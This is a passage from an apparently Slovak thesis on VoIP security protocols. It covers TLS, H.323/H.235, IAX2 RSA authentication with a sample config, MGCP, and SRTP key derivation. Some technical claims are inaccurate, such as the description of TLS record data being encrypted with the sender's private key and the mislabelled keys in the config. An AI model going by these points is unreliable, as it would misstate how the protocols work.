Táto skratka označuje v URI v prvom rade nutnosť prenosu cez zabezpečený kanál. Na tento zabezpečený prenos využívame protokol TLS, ktorý si teraz podrobne priblížime.

S použitím TLS protokolu možme prenášať dáta podobne ako pri protokole TCP, niektoré po vykonaní malej úpravy. TLS leží nad TCP spojením a tým sa stávajú zabezpečené prenášané dáta transparentné pre nižšie vrstvy.



Obr.3.5: Vrstvy protokolu TLS/SSL [5]

Inicializačné protokoly sú zodpovedné za zostavenie, prípadne opetovné pokračovanie nadviazaného spojenia. Jeho hlavnými úlohami je dohodnúť šifrovacie sady a kompresné algoritmy. Autorizovať server ku klientovi, a voliteľne, autorizovať klienta k servru pomocou certifikátov a verejných a súkromných kľúčov. Poslednou úlohou je zameniť používané náhodné čísla a takzv. *pre-master* tajný kľúč. Pomocou nich a istých ďaľších dát je vygenerovaný zdieľaný tajný kľúč(*shared secret key*). Tento zdieľaný tajný kľúč používa vrstvu záznamov(*Record*) na hašovanie a zašifrovanie aplikačných dát. Tento kľúč sa nazýva *Master* kľúč.

Inicializačná časť TLS sa delí na tri podprotokoly z Obr.3.5.

1. Inicializace(*Handshake*) – má na starosti výmenu informácií spojenia medzi klientom a servrom. Patria tu informácie ako ID spojenia, certifikáty klientov, špecifikácia budúcej šifry, algoritmus kompresie a zdielané tajné číslo používané ku generovaniu prenosových kľúčov.
2. Change Cipher Specification – tento protokol ma na starosti samotnú výmenu tajných údajov, ktoré sú použité na šifrovanie medzi klientom a servrom. Podprotokol pozostáva len z jednoduchej správy a žiada novú sadu kľúčov. Kľúč je potom vypočítaný z informácií vymenených pomocou Handshake protokolu.
3. Alert – generuje správy na upozornenie zmien statusu, poprípade chybové podmienky k druhému klientovi. Zvyčajne sú poslané ak sa spojenie ukončí alebo sa správa nedá zašifrovať alebo je prijatá nesprávna správa.

Spomínané podprotokoly umožňujú realizovať nasledujúce služby [5].

Autorizácia – Certifikačné autority vydávajú digitálnu formu identity nazývanu certifikáty. Tieto takzv. identity obsahujú isté identifikačné údaje, dĺžku platnosti, verejný kľúč a digitálny podpis vydávateľa. Pre inicializačné protokoly sa používa certifikát X.509 aby zabezpečil dôveryhodný dôkaz na druhej strane, to pomáha dokázať pravú identitu strany, ktorá vlastní certifikát.


CA (*Certification authority*) je autorita, ktorej ostatné strany vzájomne veria. CA overuje identitu žiadateľov o certifikát a nakoniec ho vydáva. Ten spojuje žiadateľa s jeho verejným kľúčom. CA môže obnoviť ale taktiež zrušiť certifikát ak je to potrebné.

Šifrovanie – Používajú sa tu dva hlavné spôsoby šifrovania. Symetrické, známe aj ako zdielaný tajný kľúč a nesymetrické známe ako súkromný-verejný kľúč. TLS používa symetrický kľúč k objemovému šifrovaniu a verejný kľúč k autorizácii a výmene kľúčov.

- Symetrický kľúč – rovnaký kľúč je použitý na šifrovanie aj dešifrovanie správy. Pri úspešnej výmene zašifrovaných dát musia obe strany vlastniť takýto rovnaký symetrický kľúč. Používa sa na veľké objemy dát a je výpočetne rýchlejší ako asymetrické šifrovanie. Typické algoritmy sú DES, 3DES, AES, RC2 a RC4.
- Asymetrický kľúč – používa pár kľúčov, ktoré boli derivované pomocou matematickej funkcie. Jeden z nich je uvádzaný verejne, typicky sa požiada CA na vydanie verejného kľúča v certifikáte pre tzv. držiteľa certifikátu. Súkromný kľúč je tajný a nikdy by nemal byť vyzradený. Tieto kľúče sa vzájomne dopĺňajú a dešifruju sa vždy protikladným kľúčom. Ak verejný kľúč zašifruje dáta jedine jeho privátny kľúč ich može dešifrovať a naopak. Toto je základ pre digitálne podpisy. Najbežnejším algoritmom je RSA (*Rivest, Shamir a Adleman*).

Hashovacie algoritmy – Počas inicializačného procesu sa client a server dohodnú na hashovacom algoritme. Hash je jednocestné mapovanie hodnôt do menšej sady zastupujúcich hodnôt, tak že hash je jedinečný k originálnym dátam. Hash môžme porovnať s odtlačkom prsta, každý jednotlivec ma jedinečný odtlačok prsta. Hashovanie sa zavádza na zaistenie dátovej integrity

počas spojenia. Dva najznámejšie hashovacie algoritmy sú MD5 (*Message Digest 5*) vytvára 128 bitový hash, spomínaný už pri autorizovaní SIP správ a druhým je SHA-1 (*Standard Hash Algorithm 1*) vytvára 160 bitový hash. Hashovací algoritmus obsahuje hodnotu na základe ktorej je kontolovaná integrita (neporušenosť) vysielaných dát. Táto hodnota vznikla použitím buď MAC (*Message Authentication Code*) alebo HMAC (*Hashed Message Authentication Code*).




Obr.3.6: Príklad handshake klient so servrom

Priblížme si ale samotný handshake a výmenu kľúčov prakticky na Obr.3.6. Klient a server sa pomocou Hello správ dohodnú a vymenia si zoznam algoritmov, ktoré budú používať. Server do odpovede pripája aj certifikát so svojim verejným kľúčom. Na strane klienta sa vygeneruje náhodné číslo nazývané *pre-master* secret kľúč. Po prijatí správy so servrovým certifikátom overí autentizáciu a vytiahne si z nej servrov verejný kľúč. Tým potom zašifruje *pre-master* kľúč a pošle pomocou ClientKeyExchange správy servru. Na klientskej strane sa pomocou KDF(*Key Derivation Function*) z *pre-master* kľúča derivuje Master kľúč. Na strane servra sa po prijatí ClientKeyExchange správy pomocou servrovho súkromného kľúča dešifruje pôvodne zašifrovaný *pre-master* kľúč a opeť je použitá KDF funkcia na získanie Master kľúča. S Master kľúčom klient generuje MAC celej predchádzajúcej správy prijatej zo servra a posiela pomocou Finished správy na server. Server pomocou Master kľúča generuje MAC pre celú predchadzajúcu správu prijatú od klienta. Následne tak ako klient posiela aj server Finished správu s pripojeným MAC. Po prijatí týchto správ obidve strany skontrolujú integritu týchto MAC so všetkými prijatými správami. Ak je to v poriadku a integrita je neporušená klient a server zdieľajú rovnaký Master kľúč.

Ďalej dáta spracúva Record protokol, po rozdelení sa pripojí MAC a dáta sa zašifruju. Potom je k šifrovanému textu pripojená hlavička obsahujúca položky typ obsahu (c*ontent type*), informácia o dĺžke (*length*) a verzii SSL protokolu (*SSL version*). Pri použití SSL/TLS protokolu sa používajú štyri rôzne typy obsahu. Prvým je handshake, ktorý sme si predstavili, ako ďalšie sa používajú *application*, *alert* a *change cipher specification.*

A teraz si priblížime vrstvu Record protokolu, ktorá môže mať niekoľko funkcií. Šifruje odchádzajúce údaje a dešifruje prichádzajúce z transportnej vrstvy. Rozdeľuje prichádzajúce aplikačné dáta na dĺžku do vhodných blokov pre šifrovací algoritmus a zároveň znovu skladá prichádzajúce dáta z transportnej vrstvy a predáva ich aplikáciam. Voliteľne môže komprimovať

odchádzajúce dáta a naopak dekomprimovať prichádzajúce. TLS Používa HMAC(*Hashed Message Authentication Code*) a overuje ním prichádzajúce dáta.



Obr.3.7: Funkcie TLS Record protokolu [6]

Vo vrstve Record protokolu rozlišujeme rôzne stavy šifrovania, tie nám približujú samotný proces TLS.

- Bez šifrovania. pred samotnou výmenou šifrovacích údajov a rozhodovaním o bezpečnosti je v nepoužívanom stave. Neprebieha žiadne šifrovanie ani hašovanie
- Použitie šifry s verejným kľúčom (používa pár súkromný-verejný kľúč). Akonáhle sú šifrovacie údaje a certifikáty vymenené, *Record* protokol hashuje odchádzajúce dáta s vhodným MAC (väčšinou su použité obidve MD5 a SHA-1, požadované pre RSA) a šifruje odosielateľovým súkromným kľúčom. Prichádzajúce dáta su dešifrované odosielateľovým verejným kľúčom.
- Použitie symetrickej šifry (používa sa zdielaný *session* kľúč). Po končení inicializačnej časti, sa vymenia údaje umožňujúce výpočet Master kľúča. Následne si z Master kľúča klient aj server derivujú hashovací *session* kľúč(*write MAC secret*) a šifrovací *session* kľúč(*write secret*).

Keď sú tieto kľúče k dispozícii klient a server pošlú správu *ChangeCipher Specification*. Od tohto bodu klient a server prestanu používať sukromný-verejný kľúč a začnú so zdieľaným session kľúčom derivovaným z Master kľúča.


3.2 Protokol H.323

H.323 protokol je jedným z hlavných štandardov pre komunikáciu VoIP. Pre zaistenie spoľahlivého prenosu signalizačné informácie medzi komunikujúcimi koncovými bodmi sa zväčša využívajú služby protokolu TCP konkrétne pre H.225 a H.245(*Call Control*). Napriek tomu že je značne

obľúbený telekomunikačnými operátormi ho postupne vytláča novší a implementačne jednoduchší SIP.

Protokol H.323 definuje v sieti niekoľko veľmi dôležitých centier, na ktorých funkčnosti závisí celý systém. Táto vlastnosť spomínaného protokolu vnáša so systému potenciálne nebezpečenstvo zlyhania celého systému kvôli zlyhaniu jedného prvku. Presné definície pojmov môžu byť k nahliadnutiu v doporučení ITU H.323 [7]. Niekoľko základných pojmov z topológie siete pri využití protokolu H.323.

- Entita – Pomenováva každú komponentu H.323 nutnú pre zaistenie spojenia, spolu s terminálom, bránou (gateway), radičom spojenia (Gatekeeper), radičom konferencií (Multipoint Controller).
- Endpoint (Koncový bod, Terminál) – Ide o koncové terminály, brány, radiče konferencií. V protokole H.323 môže každý koncový bod nadväzovať, rušiť spojenie. Každé samostatné spojenie je ukončené a závisle na koncovom bode.
- Gateway (Brána) – Ide o rozhranie medzi rôznymi inými sieťami a sieťou H.323. Je to koncové zariadenie H.323 a zabezpečuje dvojsmernú komunikáciu medzi koncovými bodmi v sieti H.323 a inými sieťami.
- Gatekeeper (Radič spojenia) – Je to prvok, ktorý zaisťuje preklad adries a riadenie prístupu pre všetky H.323 koncové body. Pomocou signalizácie monitoruje všetky služby, ktoré sieť ponúka koncovým účastníkom spolu s riadením, dohľadom tarifných informácii.
- Multipoint Control Unit (Radič konferencie) – MCU je zodpovedný za riadenie konferencie viacerých užívateľov v reálnom čase.



Obr.3.8: Rozloženie protokolu H.323 a jeho sub-protokolov [3]

H.323 definuje niekoľko pojmov na signalizáciu a vyjednávanie parametrov spojenia. Z Obr.3.8 si stručne priblížime každý sub-protokol.

- H.225/Q.931 – Má na starosti samotnú signalizáciu vytvorenia a ukončenia hovoru. Nesie informácie o IP adresách a portoch, ako aj H.245 portoch.
- H.225/RAS – Sú to správy opisujúce stav signalizácie. Konkrétne registračné, prístupové a stavové informácie šírky pásma. Tento druhý signalizačný kanál je otvorený medzi koncovým bodom a gatekeeprom ešte pred vytvorením ostatných spojení. Na rozdiel od H.225/Q.931 používa UDP spojenie. Protokol obsahuje aj dodatočné správy ako žiadosť

o zmenu šírky pásma alebo zresetovanie časovačov. Po potvrdení prístupových požiadavok gatekeeprom signalizácia spojenia môže začať.

- H.245 Call Control – Špecifikuje správy dohadujúce možnosti terminálu a príkazy na otváranie alebo zatváranie logických kanálov. Funguje na štruktúre master-slave. Tento kanál ostáva otvorený po celú dĺžku spojenia, pričom zvykol byť oddelený od H.225 signalizačného kanálu. Novšie aplikácie umožňujú tunelovanie H.245 PDU(*Packet Data Unit*) v samotnom H.225 kanáli.

- RTCP – Tento protokol má na starosti monitorovanie end-to-end doručovania dát a QoS pomocou údajov ako jitter a priemernej straty paketov. Poskytuje controlu RTP spojenia. Hlavnou úlohou je poskztovať spatnú väzbu o kvalite spojenia a prenesených dát.

- RTP – Tento aplikačný protokol ma na starosti samotné doručenie realtimových audio a video dát. Média su najprv zakódované príslušným dohodnutým kodekom a potom prenesené RTP streamom.

- Kodeky – H.323 používa sadu G.700 kodekov. Z nich pre VoIP použitie sú G.711, ktorý je najstarším ale nepoužíva kompresiu a preto je kvalita prenášaneho hlasu výborná, zaberá ale veľku šírku pásma. G.729 je primárne používaný pre VoIP z dôvodu malého záberu šírky pásma. G.723.1 bol vytvorený pre videokonferencie po štandardných telefónných linkách. Jeho kvalita je premierná.

3.2.1 Zabezpečenie protokolom H.235

Úlohou tohto bezpečnostného protokolu je spolupráca s ostatnými protokolmi H.xxx série. Myslia sa predovšetkým kontrolný protokol H.245, H.225/RAS a signalizačný H.225. Hlavným predpokladom zaistenia bezpečnosti je zabrániť možnosti odpočúvania poprípade iného odklonenia spojenia nezamýšlanou osobou. Pomocou protokolu H.235 môžeme definovať určité úrovne zabezpečenia. Taktiež definuje bezpečnostné mechanizmy, ktorých cieľom je poskytnúť autenticitu a integritu prenášaného obsahu. Teraz si priblížime ako špecifikácia H.235 spolupracuje s každým protokolom.

- H.245 – Controlný Signalizačný kanál by mal byť zabezpečený TLS. Užívatelia by sa mali autorizovať počas prvého spojenia hovoru pri zabezpečení H.245 kanálu alebo výmenou certifikátou. Šifrovanie médií bude dohodnuté v súkromnom kanáli určenom informáciou zo spojenia OpenLogicalChannel.
- H.225/Q.931 – Tento signalizačný kanál môže byť zabezpečený opeť TLS alebo Ipsec pred akoukoľvek výmenou H.225 správy.
- H.225/RAS – Bezpečnostné postupy a podmienky sa medzi koncovým bodom a gatekeeprom vymenia počas registračnej fázy. Definujú sa bezpečnostné metódy používané pri vytváraní nového spojenia.
- RTP/RTCP – Za tajnosť bezpečného RTP kanálu je zodpovedný H.245 protokol. Využíva sa schopnosť výmeny otvorených zabezpečených logických kanálov. Táto bezpečná výmena sa používa na každý RTP kanál zvlášť.

Autorizáciu zabezpečujú hashovacie funkcie MD5, SHA-1, poprípade digitálne podpisy tajných predom dohodnutých hesiel. Integrita je dosiahnutá kontrolným súčtom pri využití rovnakých algoritmov ako pri autorizácii. DES, 3DES a AES bráni odposluchu multimediálnych dát a tým je


zabezpečená dôveryhodnost. H.235 vo svojeje definícii špecifikuje bezpečnostné profily. Sú moduly s presne definovanými bezpečnostnými pravidlami, požiadavkami a postupmi. Profily su voliteľné a koncový bod môže výsledne použiť kombináciu niekoľko profilov naraz. Pomocou správ RRQ/GRQ koncový bod navhne gatekeepru možnosti a ten zvolí najvhodnejší v odpovedi RCF/GCF. Kombinácie sú definované v špecifikácii H.235. Príklady niektorých konkrétnych profilov [8] a ich bezpečnostných služieb sú zobrazené na Obr.3.9., Obr.3.10., Obr.3.11.

Security services	Call functions			
	RAS	H.225.0	H.245	RTP
Authentication And Integrity	Password HMAC-SHA1-96	Password HMAC-SHA1-96	Password HMAC-SHA1-96	
Non-repudiation				
Confidentiality				
Access control				
Key management	Subscription-based password assignment	Subscription-based password assignment		

Obr.3.9: Baseline Security Profile H.235.1

Security services	Call functions			
	RAS	H.225.0	H.245	RTP
Authentication	SHA1/ MD5 Digital signature	SHA1/ MD5 Digital signature	SHA1/ MD5 Digital signature	
Non-repudiation	SHA1/ MD5 Digital signature	SHA1/ MD5 Digital signature	SHA1/ MD5 Digital signature	
Integrity	SHA1/ MD5 Digital signature	SHA1/ MD5 Digital signature	SHA1/ MD5 Digital signature	
Confidentiality				
Access control				
Key management	Certificate allocation	Certificate allocation		

Obr.3.10: Signature Security Profile H.253.2



Obr.3.11: Voice Encryption Option H.253.6

3.3 Proprietárny protokol IAX

Inter Asterisk Exchange bol pôvodne určený na komunikáciu medzi softwarovými ústredňami Asterisk PBX. Pre svoju domyselnú funkčnosť a komplexnosť sa stal obľúbeným protokolom pre softwarovými switche a ostatné IP PBX(*Public Branch Exchange*) ústredne. V dnešnej dobe je ale používanejšia novšia verzia protokolu, IAX2. Ide o binárny protokol, nie textový ako SIP. Pre prenos signalizácie a dát sa používa len jeden dátový tok, čo vytvára niekoľko výhod, ako ľahší prechod cez Firewall a efektnejšie využitie prekladu adries. Funkcia na zníženie latencie hovoru umožňuje prenos niekoľkých na sebe nezávislých hovorov dohromady v pakete pomocou multipexingu.

IAX využíva pre prenos dva rôzne typy rámcov závislé na spoľahlivosti a doručení. Existujú dve štruktúry rámcov, Full Frames garantujú doručenie, identifikáciu účastníka, Mini Frames sú určené pre prenos multimediálnych dát, pričom ich doručenie nie je garantované.

Bezpečnosť – Pre svoju binárnu štruktúru je omnoho bezpečnejší ako SIP protokol, ktorý často čelí jednoduchým zmenám a vkladaniam textu do tela protokolu. Samotná autorizácia je riešená s pomocou MD5 hašu rovnakou metódou *chalenge-response* ako v SIPe, alebo pomocou súkromných-verejných kľúčov RSA. Ktorá autorizácia bude použitá, rozhoduje Asterisk server, respektíve možnosti autorizácie sa konfigurujú pre každého užívateľa zvlášť v konfiguračnom súbore *iax.conf*.

3.3.1 Autorizácia metodou RSA kľúčou

Pri autorizácii Asterisk PBX môžme použiť metódu RSA(*Rivest, Shamir a Adleman*). Ide o metódu s verejnými a súkromnými kľúčmi. Tie si musí užívateľ vygenerovať pomocou skriptu *astgenkey*, ktorý bol implementovaný do inštalácie Asterisku a nájdeme ho v /usr/share/asterisk/contrib/scripts/. Pre verziu Asterisk 1.4.21.2 musí byť dvojica súkromný a verejný kľúč následne umiestnená do adresára /usr/share/asterisk/keys/ a pri znovu načítaní modulov resp. modulu res_crypto.so sa priradia medzi známe verejné a privátne kľúče Asterisk servru. Súkromné(*.key*) kľúče sú chránené kódom a zašifrované 3DES mechanizmom aby boli bezpečne chránené aj na lokálnom zariadení. Preto ich Asterisk neinicializuje ihneď ale po zadaní príkazu *keys init* môžme zadať kód a inicializovať ich. Verejný(*.pub*) kľúč je nutné bezpečne preniesť na druhé zariadenie s ktorým chceme komunikovať. V konfiguračnom súbore *iax.conf*

musíme definovať *inkeys* a *outkeys*. Tie určujú ktoré verejné *inkeys* a ktoré súkromné *outkeys* kľúče sa použijú. Možme ich definovať aj viacero a oddeliť dvojbodkou. Príklad konfigurácie *iax.conf* registrovania trunku(umožňuje preniesť viacero hovorov po jednej linke) a dvoch Asterisk servrov s RSA autorizáciou možme vidieť nižšie.

```
[general]
autokill=yes

register => iaxserver_100:[rsa_sukromny_kluc]@192.168.1.36

[iaxserver_200]
context=servers_trunk
type=friend
secret=heslo
username=user_100
host=dynamic
auth=rsa
permit=192.168.1.36/255.255.255.255
inkeys=rsa_sukromny_kluc:rsa_sukromny_kluc2
outkeys=rsa_verejny_kluc1
```

Obr.3.12: Konfigurácia iax.conf autorizácie RSA

Parameter *autokill=yes* zabrani pretažovaniu ak je host nedostupný, každé nové spojenie musí byť potvrdené do 2000 ms inak bude zhodené. Parameter *type=friend* je takzv. alias typu user a peer zároveň. To znamená že definujeme v jednom bloku ako prijímateľa *peer* tak aj odosielateľa *user*.

Samotný RSA mechanismus umožňuje naozaj bezpečný podpis procesu autorizácie. Standardne sa používajú kľúče s dĺžkou minimálne 1024 bitov a to z dôvodu prelomenia 512 bitového kľúča v roku 1999. Mechanizmus prelomenia spočíva v riešení úloh rozkladu veľkých čísel na prvočísla(faktorizáciu). Aj dnes je riešenie faktorizácie stále veľmi obtiažne a pri porovnaní prelomeného 512 bitového kľúča, 1024 bitový je asi 7-miliónkrát výpočtovo náročnejší [9]. Priblíženie základného princípu metódy RSA [10]:

- zvolia sa dve náhodné prvočísla *p* a *q* môžu mať až 200 dekadických miest z nich spočítame číslo *n*

$$n = p.q \qquad (3.1)$$

- zvolíme šifrovací verejný kľúč e < n, pričom e je nedeliteľné s r (e je často 3, 17,65537)

$$r = (p-1)(q-1) \qquad (3.2)$$

- spočítame súkromný kľúč d pomocou funkcie modulo

$$d = e^{-1} \bmod r \qquad (3.3)$$

$$(d.e) \bmod r = 1 \qquad (3.4)$$

- Zverejniť môžme verejný kľúč e a parameter n ostatné hodnoty musia ostať utajené
- Správu M musíme rozdeliť na bloky mi, mi < n a šifrujeme pomocou rovnice

$$c_i = m_i^e \bmod n \qquad (3.5)$$


- Naopak šifru ci dešifrujeme lokálnym súkromným kľúčom a postupne získame bloky pôvodnej správy

$$m_i = c_i^d \bmod n \qquad (3.6)$$

3.3.2 Call Token Validation

IAX vyžaduje ochranu pred Buffer Over Flow DoS útokom, tú nám poskytuje v IAX2 protokole tzv. „*Call Token Validation*“ v kombinácii s číslom hovoru(*Call number*). Týmto vylepšením môže Asterisk obmedziť počet spojení s jednej IP adresy a tým umožniť ostatným užívateľom vytvárať a viesť hovory. IAX2 používa parameter číslo hovoru(*Call number*) pre zaradenie správy do príslušného hovoru. Maximálne možné množstvo hovorou je definované samotným protokolom a je konečné. Preto je potrebné zabrániťškodlivým uživateľom vyčerpať ono maximálne množstvo hovorov. Pridaním *Call token validation*, Asterisk môže limitovať množstvo *Call number* čísel z jednej IP adresy a tým znemožňuje vyčerpať všetky čísla hovorov. Táto hodnota je všeobecne nastavená ale môžme ju pozmeniť a prispôsobiť našim potrebám [11].

Ak klient posiela inicializačnú správu a podporuje výmenu *Call tokenu* v pakete by mal byť prítomný parameter CALLTOKEN IE(*Information Element*) s nulovou hodnotou. Server odpovie správou CALLTOKEN, pritom nezačne počítať *Call number* a posiela nulu ako číslo hovoru. Klient je potom pripravený odoslať serveru ešte jednu CALLTOKEN správu s obsahom IE, ktorý práve prišiel od servra. Týmto si server overí, že IP adresa a port odkiaľ dostal hodnotu tokenu boli pravé.




Obr.3.13: Výmena správy s parametrom Call token

Pre prípad väčšieho zabezpečenia sa doporučuje zabezpečenie na sieťovej vrstve pomocou open VPN alebo IPSec.

3.4 Protokol MGCP

Používa sa na riadenie signalizácie medzi jednotlivými bránami. Protokol bol prvykrát spomenutý a vynalezený v roku 1998 spoločnosťou IETF aby riešil problémy spojené v rozdelovaní portov poskytovateľmi telekomunikačných služieb a internetu. ITU-T pracovala na protokole MDCP. V roku 2000 boli oba obnovené a vymenené za jeden protokol, Megaco podľa IETF a H.248 podľa ITU. Tento štandard bol pulikovaný hlavne pre potrebu oddeliť samotnú kontrolu nad hovormi a spracovanie médii na bránach. H.248 smeruje skôr k problémom s integráciou SS7 a VoIP. Riadenie brán malo prejsť na takzv. MGC(*Media Gateway Controller*). H.248 dokáže riadiť tisíce portov na niekoľkých rôznych bránach, súčasne prináša niekoľko výhod oproti pôvodnému MGCP. Vylepšené služby pri multimédiach a multipoint konferenciách, TCP a UDP prenosové možnosti, podpora textového aj binárneho kódovania a vylepšené definície balíčkov.

Každá VoIP brána obsahuje MG(*Media Gateway*) a MGC(*Media Gateway Controller*). MGC riadia signalizáciu medzi MG a ostatnými zariadeniami v sieti ako H.323 Gatekeeper alebo SIP Proxy server. MG uskutočňuje konverziu prenášaného audio signálu pri prechode z IP sietí na klasické PSTN siete riadené SS7(*Signaling System 7*) signalizáciou.



Obr.3.14: Topológia MGCP a zároveň H.248 [12]

Bezpečnosť v MGCP – V samotnom protokole nie su definované žiadne bezpečnostné protokoly. Popis protokolu RFC(*Request for Coment*) 2705 doporučuje použitie zabezpečenia na nižšej vrstve pomocou IPsec. MGC však umožňujú preposlanie kľúčov spojenia(*session keys)* k MG, tie následne zašifrujú audio správy a tým zabezpečia proti odposluchu. *Session keys* sa môžu prenášať pomocou SDP(*Session Description Protokol*) protokolu. Tieto kľúče sa neskôr používajú pri šifrovaní RTP dát [12].

RFC pre H.248 poukazuje na použitie IPsec AH(*Authentication Header*), ktoré má poskytnúť algoritmy na kontrolu integrity(nemennosti správy) použitím manuálnych kľúčov RFC 2402. Táto špecifikácia ale nechraní spojenie pred odpočúvaním alebo opakovanými útokmi. Popis MEGACO protokolu opeť uvádza použitie IPsec s použitím ESP(*Encapsulating Security Payload*) schémy, ktoré by malo zabezpečiť algoritmy pre kontrolu integrity a šifrovanie. Použitie IKE by malo zabezpečiť robustnejšie použitie kľúčov, podporu RSA podpisov a šifrovanie verejným kľúčom.

4 Prenos multimediálneho toku

Akonáhle sa nám podarí zostaviť spojenie pomocou signalizačných protokolov, úlohu preberajú prenosové protokoly a to RTP a k nemu patriaci protokol RTCP. Tieto protokoly fungujú na piatej vrstve modelu TCP/IP. Dôležitou vlastnosťou VoIP je prenos v reálnom čase, ktorú nám tieto protokoly zabezpečujú

4.1 Protokol RTP

Tento protokol určuje štandardný paketový formát pre prenos resp. doručovanie audio a video dát po paketovej sieti. Real-time transport protokol bol najprv vyvíjaný pre volené vysielanie ale používal sa vo veľkom množstve unicastových aplikácií. Je hojne využívaný v streamingových systémoch, kde je prenos dát riešený priamym prúdením audio a video údajov. Pri spojení s protokolom RTSP sa používa pre videokonferencie. Pri spojení s protokolom H.323 a SIP tvorí technický základ VoIP telefónnej služby a zaisťuje neprerušovaný prenos hlasových paketov na internete.

Prenášané RTP pakety používajú informácie nastavené SDP protokolom, ako typ prenášaných dát, použitý kodek, synchronizačné údaje a samotné dáta takzv. „payload“. V prípade RTCP(*Real Time Control Protocol*) je základná funkcia poskytovať spätnú väzbu pre RTP protokol a samotné spojenie. Zhromaždené dáta sa využijú na zvýšenie kvality hovoru, buď zmenou kodeku alebo obmedzením dátového toku. Pre účely zabezpečenia a autentizácie bol špeciálne vyvinutý protokol SRTCP.


Asterisk je navrhnutý tak aby nevystupoval ako klasický Proxy server a to z dôvodu smerovania RTP prenosu priamo medzi účastníkmi spojenia. Tým sa odľahčí celkové zaťaženie servera Nesmie to byť ale zakázané z pohľadu klienta, poprípade v konfigurácii ústredni. Defaultné nastavenie umožňuje vytvorenie RTP spojenia medzi koncovými účastníkmi, dá sa ale zakázať parametrom *canreinvite.* Asterisk pracuje spôsobom vytvorenia nového portu pre každú komunikujúcu stranu a tieto informácie vymení medzi koncovými stranami.

4.2 Protokoly SRTP a SRTCP

Tieto zabezpečovacie protokoly Secure RTP a Secure RTCP sú rozšírením pôvodných prenosových protokolov, ktoré nemali žiadne zabezpečovacie mechanizmy. Bezpečnostné pojmy ako dôvernosť, autorizácia správ chránia pred zámenou celej alebo časti správy a a ochrana proti opakovanému preposlaniu správ napr. DoS útok. Obidva protokoly majú zhodné zabezpečovacie algoritmy. SRTP ma veľmi dobrú priepustnosť a veľmi nerozširuje samotný paket. Nemá presne definovaný mechanizmus pre výmenu kľúčou ale MIKEY(*Multimedia Internet Keying*) bol navrhnutý presne na tento účel.

Služba SRTP zabezpečuje samotný prenos hlasu cez internet, pretože pracuje v súlade s kompresiou hlavičiek a tým nemá vplyv na IP kvalitu služieb. Je to služba voliteľná k samotnému prenosu RTP a musia ju podporovať ako samotný klienti tak aj server resp. provider. Niektorý


výrobcovia IP telefónov už majú v ponuke relatívne dobre otestované a fungujúce telefóny s podporou SRTP. Takými výrobcami sú napr. Snom, Grandstream, Sipura a niekoľko ďalších. Samozrejme najdôležitejším článkom komunikácie je ale samotná ústredňa. Na trhu resp. v ponuke poskytovania bezpečného prenosu je k dispozícii niekoľko serverových ústrední, líšiacich sa v možnosti a typoch zabezpečenia.



Obr.4.1: Formát paketu SRTP protokolu [13]

Posledné dva bloky z Obr.4.1. sú jediné pridané oproti protokolu RTP. MKI(*Master Key Identifier*) je definovaný a používaný kľúčovým manažmentom. Tento parameter definuje Master kľúč z ktorého sa následne derivujú jednotlivé kľúče spojenia (*session keys*). Tie súžia na samotné šifrovanie alebo na overenie prenášaného paketu.

Overovací parameter(*Authentication tag*) je parameter zabezpečujúci integritu teda nemennosť prenášaného paketu. Patria tu zašifrované dáta a hlavička na ktoré sa aplikuje HMAC(*Hashed Message Authentication Code*) algoritmus. Po upozorneniach na slabšie zabezpečenie MD5 hašu sa používa SHA-1(*Secure Hash Algorithm*). Overovací kľúč by mal byť dlhý 128 bitov. Je tým zabezpečená aj ochrana proti takzv. replay útokmi pretože je ochranené a overené aj sekvenčné čislo [13].



Obr.4.2: Princíp šifrovania SRTP streamu


Defaultne sa v SRTP používa AES protokol s tzv. Counter módom(*AES-CM*), kvôli nižšej výpočetnej náročnosti. Systém UMTS používa AES f8 - mód. Výstupom by mal byť vždy 128-bitový blok AES šifry, používajúc session kľúč $k = k_e$. AES-CM Obr.4.2. na výpočet kľúča používa následnú funkciu a šifrované bloky by mali vyzerať takto, prevzaté z literatúry [13].

$$E(k, IV) \| E(k, IV + 1 \bmod 2^{128}) \| E(k, IV + 2 \bmod 2^{128}) \ldots \qquad (4.1)$$

Hodnota *IV* inicializačný vektor je definovaná pomocou *SSRC* synchronizačným identifikátorom zdroja, indexom paketu i a takzv. *salting* kľúčom k_S.

$$IV = (k_S \cdot 2^{16}) XOR (SSRC \cdot 2^{64}) XOR (i \cdot 2^{16}) \qquad (4.2)$$


Každá hodnota po XOR výpočte je doplnená nulami aby vyhovovala definovanej 128-bitovej dĺžke. Paket index *i* je definovaný pomocou hodnoty ROC (*rollover counter*) . Tá je vždy na začiatku spojenia nastavená na nulu a vždy pri pripočítaní hodnoty SEQ – sekvenčného čísla sa incrementuje o 1 tzn. 2^{16} --> 2^{32}.



Obr.4.3: AES Counter mode

$$i = 2^{16} \cdot ROC + SEQ \qquad (4.3)$$

Používané kľúče k_e ako *session key* a k_s ako *salting key* sú vypočítané z takzv. *master key*, na ten sa použije špeciálna kľúčová derivácia (*Key Derivation Function*) Obr.4.4. Výhodou je prenos len jediného hlavného - master kľúča. A pri stanovení miery prenosu tohto kľúča, nie je potrebná žiadna extra komunikácia medzi stanicami. Takzvaný kľúčový derivačný algoritmus je navrhnutý tak, aby čo najviac komplikoval útočníkom výpočet kľúčov *session keys* pre dané spojenie. Umožňuje to hlavne spomínaný *salting key* a počet iterácii, v moderných derivačných funkciách aj viac ako 1000.



Obr.4.4: Kľúčová derivácia v SRTP [13]


Používa sa funkcia odvodzovania kľúčov z jedného hlavného kľúča. Hlavný kľúč musia poznať všetky komunikujúce strany, ten sa pri generovaní tvári ako AES kľúč, môže mať veľkosť 128, 192 a 256b. Týmto sa dostávame len k problému distribúcii jediného hlavného kľúča, z ktorého si pomocou odvodzovacej funkcie určia svoje tajné kľúče. Naskytuje sa možnosť použitia SDP protokolu avšak nemá žiadne zabezpečenie.

Pravdepodobne najdôležitejšou problémovou časťou SRTP protokolu je prenos a výmena tajného kľúča medzi komunikujúcimi stranami. Šifrovacím kontextom SRTP sa označuje IP adresa, port a SSRC združené s tajným kľúčom. Nanešťastie kľúčový manažment SRTP je podľa IETF veľmi nepresný a je zdrojom mnohých problémov. Je to vďaka niekoľkým navrhovaným riešeniam bezpečnej výmeny kľúča. Niektoré existujúce implementácie používajúce protokoly MIKEY a SDP Security description spôsobujú problémy, z dôvodu nedoriešených otázok. Kvalitne fungujúcich riešení SRTP schopných spolupráce s výmennymi protokolmi na trhu veľa nieje a stále sa vyvýjajú.

4.3 Výmena kľúčou metódou MIKEY

